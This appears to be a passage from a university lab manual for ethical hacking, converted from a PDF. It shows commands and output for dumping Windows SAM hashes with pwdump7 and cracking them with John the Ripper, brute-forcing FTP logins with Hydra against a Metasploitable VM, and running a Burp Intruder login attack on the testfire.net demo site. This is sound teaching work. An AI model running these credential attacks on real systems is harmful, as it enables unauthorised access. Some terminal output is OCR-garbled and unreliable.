

## Group1:

1. Install the below software:

- a) Virtual box
- b) Kali Linux
- c) Metasploit machine
- d) Windows 7 machine


2. Perform password cracking - Offline mode

- a) Perform password cracking of windows 7 machine

Pwdump is a Windows-based tool used to extract Windows user account password hashes from the Security Account Manager (SAM) database. The SAM database contains information about local user accounts on a Windows system. The tool works by accessing the SAM database, extracting password hashes, and outputting them to a file in a format that can be used by other password cracking tools, such as John the Ripper or Hashcat.

Download the **pwdump** tool in windows 7 machine.

Open windows 7 in the virtual box. Open command prompt. Access it as admin. Move to the pwdump7 directory and then give the output of execution file to hash.txt and save it.



The screenshot shows a Windows Command Prompt window titled "Administrator: C:\Windows\System32\cmd.exe". The window displays the following command sequence and output:

```
C:\Administrator: C:\Windows\System32\cmd.exe
Microsoft Windows [Version 6.1.7600]
Copyright <c> 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd..
C:\Windows>cd pwdump7

C:\Windows\pwdump7>Pwdump7.exe>hash.txt
Pwdump v7.1 - raw password extractor
Author: Andres Tarasco Acuna
url: http://www.514.es

C:\Windows\pwdump7>_
```

Open the browser and browse for tempfile upload. Click on the 1<sup>st</sup> link in the below window displayed to upload the hash.txt file.

Google tempfile upload

About 3,99,000 results (0.21 seconds)

<https://tmpfiles.org> ::

**/tmp/files - Temporary File Upload**

Temporary File Hosting. All uploaded files are automatically deleted after 60 minutes. Select a file (max 100 MB). [Upload](#) · [API](#) · [About](#) · [Image Upload](#).

<https://tempfile.io> ::

**TempFile.io — Temporary File Upload | Simple File Sharing**

Upload any file and share it with a link. No signup required. Share files up to a Gig. **Temporary file uploads** last 7 days. Upload and share documents.

Browse for pwdump7 folder->hash.txt and then click on upload. On clicking upload button filename, size, url and the expires at information is displayed.


**/TMP/FILES**  
TEMPORARY FILE HOSTING

All uploaded files are automatically deleted after 60 minutes.


Select a file (max 100 MB)  
 No file selected.

[Upload](#)   [API](#)   [About](#)   [Image Upload](#)


Note the URL that appears in the window shown below .And then open Kali Linux.



Open the browser in Kali Linux and browse the URL displayed in the win7 browser window and then the below window is displayed. Copy the contents displayed in this window.



Open terminal and create the file hash.txt with the command nano hash.txt and paste the copied content here save the same.




```
GNU nano 6.4          hash27.txt *
Administrator:500:NO PASSWORD*****:31D6CFE0D16AE931B73C59D7E>
Guest:501:NO PASSWORD*****:NO PASSWORD*****:>
windows7:1001:NO PASSWORD*****:DAD1D5E9D1694D65DF584D40A783D>
HomeGroupUser$:1002:NO PASSWORD*****:CDA54A042AC3DB6F151D576>
<F143D5F ::::
```

^G Help ^O Write Out ^W Where Is ^K Cut  
^X Exit ^R Read File ^\ Replace ^U Paste ^T Execute  
^J Justify

Get the password of win7 using the command

#john hash.txt.



```
(kali㉿kali)-[~]
$ sudo su
[sudo] password for kali:
[root@kali]-[/home/kali]
# john hashfile.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 3 password hashes with no different salts (NT [MD4 128/128 AVX 4x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
(Shri)
Proceeding with incremental:ASCII
*(Administrator)
2g 0:00:01:00 3/3 0.03320g/s 29345Kp/s 29345Kc/s 29401KC/s pokwjr1..pokyod2
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session aborted
```

To get password of all the users, enter below command:

# john --show hashfile.txt



```
(root㉿kali)-[/home/kali]
# john --show hashfile.txt
Administrator*:500:NO PASSWORD*****:10ECA58175D4228ECE151E287086E824:::
Guest:NO PASSWORD:501:NO PASSWORD*****:NO PASSWORD*****:::
Shri:::1000:NO PASSWORD*****:31D6CFE0D16AE931B73C59D7E0C089C0:::
3 password hashes cracked, 1 left
```

## b) Password cracking of metasploit machine using Hydra

This attack is used to get the username and the password of the system in this attack we use the hydra tool to get the user name and the password.

Step 1: Turn on kali and Metasploitable machine in the virtual machine. Find the IP address of both linux and Metasploitable machine. create 2 text files naming user and pass and store in the user file the user name as msfadmin and in the pass file password as msfadmin.

```

root@kali:~# ifconfig
eth0: flags=43UUP,BROADCAST,RUNNING,MULTICAST mtu 1500
      inet 192.168.56.102 brd 192.168.56.255 broadcast 192.168.56.255
        netmask 255.255.255.0
      ether 00:0c:29:7d:9c:39 txqueuelen 1000 (Ethernet)
        RX packets 15689 bytes 1125272 (1.0 MiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 15689 bytes 1125272 (1.0 MiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73UP,LOOPBACK,RUNNING mtu 65536
      inet 127.0.0.1 brd 127.0.0.1 netmask 255.0.0.0
        loop txqueuelen 1000 (Local Loopback)
        RX packets 68791 bytes 8868456 (8.4 MiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 68791 bytes 8868456 (8.4 MiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

<root@kali>~/Desktop]
# nmap -sT 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24
IP address NetBIOS Name Server User MAC address
192.168.56.1 LAPTOP-KTENED2 <server> <unknown> 00:0c:29:7d:9c:39
192.168.56.101 METASLOPITABLE <server> <unknown> 00:00:00:00:00:00
192.168.56.103 WIN7SP-PC <server> <unknown> 00:00:27:9e:57:29
192.168.56.255 Senetto Failed: Permission denied

<root@kali>~/Desktop]
# nano user
<root@kali>~/Desktop]
# nano pass
<root@kali>~/Desktop]
# 

```

Step 2: Type the command as : `hydra -L user -P pass ftp://192.168.56.101`. Here we are assume as we do not know both password and the username so we use L and P.

```

root@kali:~# /home/kali/Desktop]
# hydra -L user -P pass ftp://192.168.56.101
hydra v9.4 (c) 2022 by van Hauser/TMC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-03-12 15:16:04
[DATA] max 2 tasks per 1 server, overall 2 tasks, 2 login tries (1:1:p:2), -1 try per task
[DATA] attack(s) for 1 server(s)
[DATA] host: 192.168.56.101 login: msfadmin password: msfadmin
[!] attack completed, 1 valid password found
hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-03-12 15:16:08

<root@kali>~/Desktop]
# 

```

We get the username and password as output.

Step 3: If any one of the credential is known we can enter the credential and the unknown credential letter can be denoted in the capital letter. The other credential can be extracted.

```

<root@kali>~/Desktop]
# hydra -L user -P msfadmin ftp://192.168.56.101
hydra v9.4 (c) 2022 by van Hauser/TMC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-03-12 15:16:09
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (1:1:p:1), -1 try per task
[DATA] attack(s) for 1 server(s)
[DATA] host: 192.168.56.101 login: msfadmin password: msfadmin
[!] attack completed, 1 valid password found
hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-03-12 15:16:09

<root@kali>~/Desktop]
# hydra -L msfadmin -P pass ftp://192.168.56.101
hydra v9.4 (c) 2022 by van Hauser/TMC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).


hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-03-12 15:16:14
[DATA] max 2 tasks per 1 server, overall 2 tasks, 2 login tries (1:1:p:2), -1 try per task
[DATA] attacking host(s) for 1 server(s)
[21] [ftp] host: 192.168.56.101 login: msfadmin password: msfadmin
[!] attack completed, 1 valid password found
hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-03-12 15:16:14

<root@kali>~/Desktop]
# 

```

### 3. Perform password cracking of online vulnerable website(testfire.net) using Burpsuite

Step 1: Turn on the kali linux and turn on the burpsuite.



Step 2: Now go to your firefox browser and goto the url testfire.net then goto the sign in page. Now turn on the burp and keep the intercept on. Now in the user name and password space type any random user name and password.

A screenshot of a Firefox browser window. The address bar shows the URL 'testfire.net'. The main content area displays the Altoro Mutual website. The page features a green header with the Altoro Mutual logo and navigation links like 'PERSONAL', 'SMALL BUSINESS', and 'INSIDE ALTORO MUTUAL'. Below the header, there are several sections: 'PERSONAL' (with links to Deposit Product, Checking, Loans, etc.), 'SMALL BUSINESS' (with links to Business Products, Leasing Services, etc.), and 'INSIDE ALTORO MUTUAL' (with links to About Us, Contact Us, Locations, etc.). A central banner for 'Online Banking with FREE Online Bill Pay' features a photo of a smiling couple. To the right, there are sections for 'Real Estate Finance', 'Business Credit Cards', and 'Retirement Solutions'. At the bottom of the page, there's a note about the site being published by IBM for demonstration purposes and a copyright notice from 2008. The browser's taskbar at the bottom includes icons for file operations, search, and other applications. The date and time in the bottom right corner are 14-03-2023 12:54.

Burp Suite Community Edition v2022.12.5 - Temporary Project

Request to http://testfire.net [60.61.137.117]

POST /login HTTP/1.1  
 Host: testfire.net  
 User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:102.0) Gecko/20100101 Firefox/102.0  
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8  
 Accept-Language: en-US,en;q=0.5  
 Accept-Encoding: gzip, deflate  
 Content-Type: application/x-www-form-urlencoded  
 Content-Length: 39  
 Origin: http://testfire.net  
 Connection: close  
 Referer: http://testfire.net/login.jsp  
 Cookie: JSESSIONID=C9C894228F1B04DE2C91F5E15085A2  
 Upgrade-Insecure-Requests: 1  
 uid=add\$&passw=pass\$&btnSubmit>Login

Step 3: Now send the request to the intruder and give clear\$ option. Now select only the username and give the option add\$ repeat the same step for the password also. Set the attack type to cluster bomb.

Burp Suite Community Edition v2022.12.5 - Temporary Project

Intruder

Choose an attack type: Cluster bomb

Payload Positions: Target

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://testfire.net

1 POST /login HTTP/1.1  
 2 Host: testfire.net  
 3 User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:102.0) Gecko/20100101 Firefox/102.0  
 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8  
 5 Accept-Language: en-US,en;q=0.5  
 6 Accept-Encoding: gzip, deflate  
 7 Content-Type: application/x-www-form-urlencoded  
 8 Content-Length: 39  
 9 Origin: http://testfire.net  
 10 Connection: close  
 11 Referer: http://testfire.net/login.jsp  
 12 Cookie: JSESSIONID=C9C894228F1B04DE2C91F5E15085A2  
 13 Upgrade-Insecure-Requests: 1  
 14  
 15 uid=add\$&passw=pass\$&btnSubmit>Login

Burp Suite Community Edition v2022.12.5 - Temporary Project

Intruder

Choose an attack type: Sniper

Payload Positions: Target

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://testfire.net

1 POST /login HTTP/1.1  
 2 Host: testfire.net  
 3 User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:102.0) Gecko/20100101 Firefox/102.0  
 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8  
 5 Accept-Language: en-US,en;q=0.5  
 6 Accept-Encoding: gzip, deflate  
 7 Content-Type: application/x-www-form-urlencoded  
 8 Content-Length: 39  
 9 Origin: http://testfire.net  
 10 Connection: close  
 11 Referer: http://testfire.net/login.jsp  
 12 Cookie: JSESSIONID=8B17D6A25919E62353329357AC5044578  
 13 Upgrade-Insecure-Requests: 1  
 14  
 15 uid=add\$&passw=pass\$&btnSubmit=Login

Burp Suite Community Edition v2022.9.6 - Temporary Project

Project    Intruder    Repeater    Window    Help

Dashboard    Target    **Proxy**    **Intruder**    Repeater    Sequencer    Decoder    Comparer    Logger    Extender    Project options    User options    Learn

1 x    2 x    +

⑦ Choose an attack type

Attack type: Sniper

Start attack

⑦ Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://testfire.net

Update Host header to match target

① POST /doLogin HTTP/1.1  
② Host: testfire.net  
③ User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:102.0) Gecko/20100101 Firefox/102.0  
④ Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8  
⑤ Accept-Language: en-US,en;q=0.5  
⑥ Accept-Encoding: gzip, deflate  
⑦ Content-Type: application/x-www-form-urlencoded  
⑧ Content-Length: 39  
⑨ Origin: http://testfire.net  
⑩ Connection: close  
⑪ Referer: http://testfire.net/login.jsp  
⑫ Cookie: JSESSIONID=B177D6A25919E82353329357AC504457  
⑬ Upgrade-Insecure-Requests: 1  
⑭ uid=admin&passw=sdfbllk&btnSubmit=Login  
⑮ uid=\$admin\$&passw=\$sdfbllk\$&btnSubmit=Login

Add \$    Clear \$    Auto \$    Refresh

② ③ ④ ⑤ ⑥ ⑦ ⑧ ⑨ ⑩ ⑪ ⑫ ⑬ ⑭ ⑮

Search...    0 matches    Clear

Length: 569

0 payload positions

Burp Suite Community Edition v2022.9.6 - Temporary Project

Project    Intruder    Repeater    Window    Help

Dashboard    Target    **Proxy**    **Intruder**    Repeater    Sequencer    Decoder    Comparer    Logger    Extender    Project options    User options    Learn

1 x    2 x    +

⑦ Choose an attack type

Attack type: Cluster bomb

Start attack

⑦ Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://testfire.net

Update Host header to match target

① POST /doLogin HTTP/1.1  
② Host: testfire.net  
③ User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:102.0) Gecko/20100101 Firefox/102.0  
④ Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8  
⑤ Accept-Language: en-US,en;q=0.5  
⑥ Accept-Encoding: gzip, deflate  
⑦ Content-Type: application/x-www-form-urlencoded  
⑧ Content-Length: 39  
⑨ Origin: http://testfire.net  
⑩ Connection: close  
⑪ Referer: http://testfire.net/login.jsp  
⑫ Cookie: JSESSIONID=B177D6A25919E82353329357AC504457  
⑬ Upgrade-Insecure-Requests: 1  
⑭ uid=\$admin\$&passw=\$sdfbllk\$&btnSubmit=Login  
⑮ uid=\$admin\$&passw=\$sdfbllk\$&btnSubmit=Login

Add \$    Clear \$    Auto \$    Refresh

② ③ ④ ⑤ ⑥ ⑦ ⑧ ⑨ ⑩ ⑪ ⑫ ⑬ ⑭ ⑮

Search...    0 matches    Clear

Length: 573

2 payload positions

Step 4: Now set the payload select payload set to 2 and payload type to simple list. Now add any 4 random username and password one with the actual username and password. Now select the option as start attack now you will get the list of length the one which has the different length is the actual username and the password.

Burp Suite Community Edition v2022.9.6 - Temporary Project

Dashboard Target **Proxy** Intruder Repeater Window Help

1 x 2 x +

Positions **Payloads** Resource Pool Options

**Start attack**

**Payload Sets**

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 4  
Payload type: Simple list Request count: 0

**Payload Options [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

Paste admin  
Load ... password  
Remove akll  
Deduplicate euuiilmm

Add | Add from list ... [Pro version only]

**Payload Processing**

You can define rules to perform various processing tasks on each payload before it is used.

Add Enabled Rule  
Edit Remove Up Down

**Payload Encoding**

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

URL-encode these characters: />?&\*:;{}|^#

Burp Suite Community Edition v2022.9.6 - Temporary Project

Burp Project Intruder Repeater Window Help

1 x 2 x +

Positions **Payloads** Resource Pool Options

**Start attack**

**Payload Sets**

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 2 Payload count: 4  
Payload type: Simple list Request count: 16

**Payload Options [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

Paste admin  
Load ... password  
Remove sfghj  
Deduplicate 255hk

Add | Add from list ... [Pro version only]

**Payload Processing**

You can define rules to perform various processing tasks on each payload before it is used.

Add ... Rule  
Edit Remove Up Down

**Payload Encoding**

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

URL-encode these characters: />?&\*:;{}|^#

2. Intruder attack of http://testfire.net - Temporary attack - Not saved to project file

Attack Save Columns

Results Positions Payloads Resource Pool Options

Filter: Showing all items

Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
0			302	<input type="checkbox"/>	<input type="checkbox"/>	145	
1	admin	admin	302	<input type="checkbox"/>	<input type="checkbox"/>	296	
2	password	admin	302	<input type="checkbox"/>	<input type="checkbox"/>	145	
3	akll	admin	302	<input type="checkbox"/>	<input type="checkbox"/>	145	
4	euiiiilmm	admin	302	<input type="checkbox"/>	<input type="checkbox"/>	145	
5	admin	password	302	<input type="checkbox"/>	<input type="checkbox"/>	145	
6	password	password	302	<input type="checkbox"/>	<input type="checkbox"/>	145	
7	akll	password	302	<input type="checkbox"/>	<input type="checkbox"/>	145	
8	euiiiilmm	password	302	<input type="checkbox"/>	<input type="checkbox"/>	145	
9	admin	sfgj	302	<input type="checkbox"/>	<input type="checkbox"/>	145	
10	password	sfgj	302	<input type="checkbox"/>	<input type="checkbox"/>	145	
11	akll	sfgj	302	<input type="checkbox"/>	<input type="checkbox"/>	145	
12	euiiiilmm	sfgj	302	<input type="checkbox"/>	<input type="checkbox"/>	145	

Finished

#### 4. Perform Exploiting Metasploit

a) Exploiting Metasploit using FTP

In this attack we use the FTP port to exploit the Metasploitable.

Step 1: Open both kali linux and Metasploitable in parallel. Find the IP address of both the kali and Metasploitable table machine. By using the commands ifconfig and nbtscan.

Step 2: Initiate the database and check the status of the database and start the database

```
[root@kali ~]# netstat -i eth0
eth0      Link encap:Ethernet HWaddr 00:0C:29:35:0A:08
          inet5 1.1  broadcast 255.0.0.8
          inet5 1.1  broadcast 255.0.0.8
          inet5 1.1  broadcast 255.0.0.8
          inet5 1.1  broadcast 255.0.0.8
          loop  txqueuelen 1000  (Local Loopback)
          RX packets 369 bytes 35116 (34.4 Kib)
          TX packets 369 bytes 35116 (34.4 Kib)
